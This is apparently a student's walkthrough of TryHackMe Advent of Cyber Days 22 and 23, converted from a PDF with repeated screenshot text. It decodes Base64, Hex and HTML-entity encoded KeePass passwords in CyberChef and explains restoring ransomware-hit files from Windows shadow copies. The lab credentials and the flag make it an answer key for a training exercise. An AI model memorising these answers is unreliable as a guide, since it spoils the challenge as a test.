
[Day 22] Blue Teaming Elf McEager becomes CyberElf

Tools used: THM AttackBox, Cyberchef, Remmina


Solution/Walkthrough:

Q1: What is the password to the KeePass database?


Insert the given IP address, username and password into Remmina on the Attackbox. Change the resolution to “use client resolution” and the colour depth to “RemoteFX (32 bpp)”.



Double-click the yellow folder after accessing the server.



Copy the folder's name and paste it into the clipboard.



Open Cyberchef and paste in the copied folder's name. Use “Magic” as the recipe and the password should be “`the grinch was here`” as highlighted in the image below.

The screenshot shows the CyberChef application interface. The 'Operations' sidebar on the left lists various encoding and decoding options. The main area shows a 'Recipe' section with 'Magic' selected and a 'Depth' of 3. The 'Input' field contains the string 'dGhIZ3JpbmNod2FzaGVyZQ=='. The 'Output' section displays the result of the 'Magic' recipe, which is 'the grinch was here'. Below the output, the 'Properties' panel indicates that the string is a Base64 encoded version of the phrase 'the grinch was here'. The 'Matching ops' section shows 'From_Base64', 'From', and 'Base64' listed.

Q2: What is the encoding method listed as the 'Matching ops'?

The encoding method listed is highlighted in the image below. The answer should be “**Base64**”

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/=',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\"',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85

Q3: What is the note on the hiya key?

After obtaining “thegrinchwashere” as the password for Keypass. Type it in the “Master Password” section and press “OK”.

The screenshot shows a web-based challenge interface and a Linux desktop environment. The challenge page has a sidebar with hints and a main area with several input fields and buttons. The desktop environment shows a file browser with a folder path and a Keypass application window asking for a master password.

Challenge Page (Left):

- Cues on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)
- Note: To view the Password entries, click on the ellipsis [...].
- Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)
- Answer the questions below**
- What is the password to the KeePass database?
Input: thegrinchwashere
Buttons: Correct Answer, Hint
- What is the encoding method listed as the 'Matching ops'?
Input: base64
Buttons: Correct Answer, Hint
- What is the decoded password value of the Elf Server?
Input: Answer format: *****
Buttons: Submit, Hint
- What is the decoded password value for ElfMail?
Input: Answer format: *****
Buttons: Submit, Hint
- Decode the last encoded value. What is the flag?
Input: Answer format: ***{*****}
Buttons: Submit, Hint

Desktop Environment (Right):

A Linux desktop environment with a terminal window showing the command `Task 25 [Day 23] Blue Teaming The Grinch strikes again!` and a file browser window showing a folder structure. A Keypass application window is open, prompting for a "Master Password" which is set to "thegrinchwashere".

The first thing that should pop up is the Keypass for “hiya”. The note on the hiya key can be found at the bottom of the page as highlighted below. The answer should be **“Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P”**

clues on how to decode them. Some of the popular encodings are listed under Favourites.
(HINT)

Note: To view the Password entries, click on the ellipsis [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

What is the encoding method listed as the 'Matching ops'?

What is the decoded password value of the Elf Server?

What is the decoded password value for ElfMail?

Decode the last encoded value. What is the flag?

Clipboard

Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Group: Private, Title: hiya, Password: ***, Creation Time: 12/3/2020 5:15:15 AM, Last Modification Time: 12/3/2020 5:17:06 AM**

Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Q4: What is the decoded password value of the Elf Server?

Click the “Network” option to find Elf Server.

clues on how to decode them. Some of the popular encodings are listed under Favourites.
(HINT)

Note: To view the Password entries, click on the ellipsis [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

What is the encoding method listed as the 'Matching ops'?

What is the decoded password value of the Elf Server?

What is the decoded password value for ElfMail?

Decode the last encoded value. What is the flag?

Group: Private, Title: Elf Server, User Name: elfadmin, Password: ***, URL: http%3A%**

Double-click the “Elf Server” option to obtain the encoded password. Click the “...” icon, copy the password and paste it into the clipboard.

CUES ON HOW TO DECODE THEM. SOME OF THE POPULAR ENCODINGS ARE LISTED UNDER FAVOURITES. (HINT)

Note: To view the Password entries, click on the **ellipsis** [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

the grinch was here Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?

base64 Correct Answer Hint

What is the decoded password value of the Elf Server?

Answer format: ***** Submit Hint


What is the decoded password value for ElfMail?

Answer format: ***** Submit Hint

Decode the last encoded value. What is the flag?

Answer format: ***{*****} Submit Hint

Task 25 [Day 23] Blue Teaming The Grinch strikes again!



Go into Cyberchef and paste in the password. Using “Magic” for the recipe, the password should be decoded as shown in the image below. The answer should be “sn0wM4n!”

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base65, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Q5: What was the encoding used on the Elf Server password?

The encoding used should be “**Hex**” as shown in the image below.

Output		
Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

[Icons] Right Ctrl

Q6: What is the decoded password value for ElfMail?

Click the “eMail” option to find Elfmail.

Note: Click on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)

Note: To view the Password entries, click on the **ellipsis** [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?
 Correct Answer **Hint**

What is the encoding method listed as the 'Matching ops'?
 Correct Answer **Hint**

What is the decoded password value of the Elf Server?
 Correct Answer

What is the decoded password value for ElfMail?
 Submit **Hint**

Decode the last encoded value. What is the flag?
 Submit **Hint**

Double-click the “Elfmail” option to obtain the encoded password. Click the “...” icon, copy the password and paste it into the clipboard.

The left side shows a challenge interface with several questions:

- What is the password to the KeePass database? Answer: thegrinchwashere
- What is the encoding method listed as the 'Matching ops'? Answer: base64
- What is the decoded password value of the Elf Server? Answer: sn0wM4n!
- What is the decoded password value for ElfMail? Answer format: *****
- Decode the last encoded value. What is the flag? Answer format: ***(*****)

The right side shows a KeePass application window titled "10.10.131.237 x". It displays an "Edit Entry" dialog for an entry named "Clipboard". The "Value" field contains the hex string: 8#105;c3Skating!. The "Expires" field is set to 11/29/2020 12:00:00 AM.

Go to Cyberchef and paste in the copied password. Using “Magic” for the recipe, the answer should be as shown in the image below. The answer should be “ic3Skating!”

The CyberChef interface shows the following configuration:

- Operations:** Recipe
- Recipe:** Magic (Depth 3, Intensive mode checked, Extensive language support unchecked)
- Input:** The hex string: 8#105;c3Skating!
- Output:**

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skating!	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.33

Q7: What is the username:password pair of Elf Security System?

Click the “Recycle Bin” option to find Elf Security System.

Clues on how to decode them. Some of the popular encodings are listed under Favourites.
(HINT)

Note: To view the Password entries, click on the ellipsis [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

thegrinchwashere	Correct Answer	
------------------	-----------------------	--

What is the encoding method listed as the 'Matching ops'?

base64	Correct Answer	
--------	-----------------------	--

What is the decoded password value of the Elf Server?

sn0wM4n!	Correct Answer	
----------	-----------------------	--

What is the decoded password value for ElfMail?

ic3Skating!	Correct Answer	
-------------	-----------------------	--

Decode the last encoded value. What is the flag?

Answer format: ***{*****}		
---------------------------	--	--

10.10.131.237 x Private.kdbx - KeePass

File Group Entry Find View Tools Help

Private

Title	User Name	Password	URL
Elf Se...	superelfadmin	*****	

General Windows Network eMail Homebanking Recycle Bin

Task 25 [Day 23] Blue Teaming The Grinch strikes again! THM AttackBox 31m 50s

Double-click the “Elf Security System” option to obtain the username and the password. The answer should be as follows, “**superelfadmin:nothinghere**”

Cues on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)

Note: To view the Password entries, click on the **ellipsis** [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

thegrinchwashere

Correct Answer

Hint

What is the encoding method listed as the 'Matching ops'?

base64

Correct Answer

Hint

What is the decoded password value of the Elf Server?

sn0wM4n!

Correct Answer

Hint

What is the decoded password value for ElfMail?

ic3Skating!

Correct Answer

Hint


Decode the last encoded value. What is the flag?

Answer format: ***{*****}

Submit

Hint

Task 25 [Day 23] Blue Teaming The Grinch strikes again! 31m 24s



Q8: Decode the last encoded value. What is the flag?

Continuing the work from the previous question, copy the encoded value as highlighted in the image below and paste it into the clipboard.

Cues on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)

Note: To view the Password entries, click on the **ellipsis** [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

thegrinchwashere

Correct Answer

Hint

What is the encoding method listed as the 'Matching ops'?

base64

Correct Answer

Hint

What is the decoded password value of the Elf Server?

sn0wM4n!

Correct Answer

Hint

What is the decoded password value for ElfMail?

ic3Skating!

Correct Answer

Hint


Decode the last encoded value. What is the flag?

Answer format: ***{*****}

Submit

Hint

Task 25 [Day 23] Blue Teaming The Grinch strikes again! 29m 08s



Go into Cyberchef to decode the value. Follow the hint given by THM to obtain the website which should show us the flag.

The website should show a github profile with the following flag
"THM{657012dcf3d1318dca0ed864f0e70535}"

Thought Process/Methodology:

For Question 1, insert the given IP Address, username and password into Remmina on the Attackbox. Change the resolution to “use client resolution” and the colour depth to “RemoteFX (32 bpp)”. After doing so, double click the yellow folder after accessing the server. Copy the folder’s name and paste it into the clipboard. Continue your work by opening Cyberchef and paste in the copied folder’s name. Use “Magic” as the recipe and the password should be “thegrinchwashere”. For Question 2, the encoding method can be found at the same time after obtaining the password, it should be “Base64” as stated in the left side of the password. For Question 3, log into Keypass by using “thegrinchwashere” as the password. The first thing that should pop up is the keypass for “hiya”. The note on the hiya

key can be found in the bottom of the page. For Question 4, find Elf Server on Network, double click it, click the “...” icon to reveal the password, go to Cyberchef to decode the password. For Question 5, the encoding used can be found at the left side of the password on Cyberchef. For Question 6, find Elfmail on Email, double click it, click the “...” icon to reveal the password, go to Cyberchef to decode the password. For Question 7, find Elf Security System on Recycle Bin, double click it to obtain both the username and the password. For Question 8, copy the highlighted encoded value, go to Cyberchef to decode the value and to obtain the flag.


Day 23 - [Blue Teaming] The Grinch strikes again!

Tools used: Attackbox, Remmina

Solution/walkthrough:

Question 1

What does the wallpaper say?



Now with that set, you are ready to connect to the remote machine. Make sure it's deployed before proceeding. Click on the plus icon as shown below.

For Server provide (10.10.85.199) as the IP address provided to you for the remote machine. The credentials for the user account is:

- User name: administrator
- User password: sn0wFlakes!!!

Remote Desktop Preference

Profile	Name	Group	Protocol	Pre Command	Post Command
Basic	Quick Connect		RDP - Remote Desktop Protocol	command %h %u %t %U %p %g--option	/path/to/command-opt1 arg %h %u %t-opt2 %U %p %
Server	10.10.156.130				
User name	administrator				
User password	*****				
Domain					
Resolution	Custom 640x480				

Accept the Certificate when prompted and you should be logged into the remote system now.

Note: The virtual machine may take up to 3 minutes to load.

Ransomware is a real threat that enterprise defenders and casual computer users need to defend & prepare against. According to Wikipedia, ransomware is a type of malware that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. It can be a frightening experience to log into a machine only to realize that malware has encrypted all of your important documents.

New connection profile

Name	Group	Protocol
Quick Connect		RDP - Remote Desktop Protocol
Share Folder	(None)	
Restricted admin mode		
Password hash		
Left-handed mouse support		
Enable multi monitor		
List monitor IDs		
Resolution	Use initial window size	Use client resolution
Colour depth	RemoteFX (32 bpp)	
New connection profile	None	
Keyboard mapping		

Fill in the information given in the RDP tab given.

Accept the Certificate when prompted and you should be logged into the remote system now.

Note: The virtual machine may take up to 3 minutes to load.

Ransomware is a real threat that enterprise defenders and casual computer users need to defend & prepare against. According to Wikipedia, ransomware is a type of malware that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. It can be a frightening experience to log into a machine only to realize that malware has encrypted all of your important documents.

Ransomware is a real threat that enterprise defenders and casual computer users need to defend & prepare against. According to Wikipedia, ransomware is a type of malware that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. It can be a frightening experience to log into a machine only to realize that malware has encrypted all of your important documents.

There are numerous security products that can be implemented in the security stack to catch this type of malware. If ransomware infects an endpoint, depending on the actual malware, there might be a decryptor made available by a security vendor. If not then you must rely on backups in order to restore your machines to the last working state, along with its files. Windows has a built-in feature that can assist with that.

The Volume Shadow Copy Service (VSS) coordinates the actions that are required to create a consistent shadow copy (also known as a snapshot or a point-in-time copy) of the data that is to be backed up. (official definition)

Malware writers know of this Windows feature and write code in their malware to look for these files and delete them. Doing so makes it impossible to recover from a ransomware attack unless you have an offline/off-site backup. Not all malware deletes the volume shadow copies though.

Before diving into VSS on the endpoint let's talk briefly regarding the Task Scheduler.

The Task Scheduler enables you to automatically perform routine tasks on a chosen computer. Task Scheduler does this by monitoring whatever criteria you choose (referred to as triggers) and then executing the tasks when

After filling in save and connect to see the wallpaper as above.

Question 2

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

The screenshot shows a browser window with several tabs open. The main content area displays a challenge from tryhackme.com. It describes a system utility in Windows called Disk Management, which is used for advanced storage tasks. It mentions that a volume named 'Backup' has been placed in the taskbar. The challenge asks to right-click the 'Backup' partition in Disk Management, select 'Change Drive Letter and Paths...', and assign it the letter 'Z'. A note states that the volume name/id from the Task Scheduler and vsadmin output is similar to the object name of this partition.

As you can see there is another volume but you're unable to view it within Windows Explorer. Right-click the partition to view its properties. Now, look at the **Security** tab. Confirm that the volume name/id from the Task Scheduler and vsadmin output is similar to the **object name** of this partition. Also, notice there is a tab titled **Shadow Copies**. Review the information and close the Properties window.

In order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select **Change Drive Letter and Paths...**. Click **Add**. In the dropdown choose a letter, such as Z, and click OK. At the top, in the Volume column, you should now see that the partition has a letter assigned to it. Open Windows Explorer to navigate to the partition.

In a previous challenge, you managed to view hidden content in folders via the command-line. You can do the same within Windows Explorer. In the menu, select **View**, and checkmark **Hidden Items**. You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the Folder and select **Properties** then select the **Previous Versions** tab. Select which shadow copy you would like to restore and click the **Restore** button. Accept the confirmation to restore the shadow copy. Close the Properties window and drill into the folder to find the restore file(s).

Answer the questions below

Disk Management window (Windows Taskbar):

Volume	Layout	Type	File System	Status	Capacity	Free S...
(C)	Simple	Basic	NTFS	Healthy (B...)	14.46 GB	3.31 G...
Backup	Open		FS	Healthy (P...)	1021 MB	939 M...
System Reserved				Healthy (S...)	549 MB	115 M...

The screenshot shows a browser window with several tabs open. The main content area displays a challenge from tryhackme.com. It describes a system utility in Windows called Disk Management, which is used for advanced storage tasks. It mentions that a volume named 'Backup' has been placed in the taskbar. The challenge asks to right-click the 'Backup' partition in Disk Management, select 'Change Drive Letter and Paths...', and assign it the letter 'Z'. A note states that the volume name/id from the Task Scheduler and vsadmin output is similar to the object name of this partition.

As you can see there is another volume but you're unable to view it within Windows Explorer. Right-click the partition to view its properties. Now, look at the **Security** tab. Confirm that the volume name/id from the Task Scheduler and vsadmin output is similar to the **object name** of this partition. Also, notice there is a tab titled **Shadow Copies**. Review the information and close the Properties window.

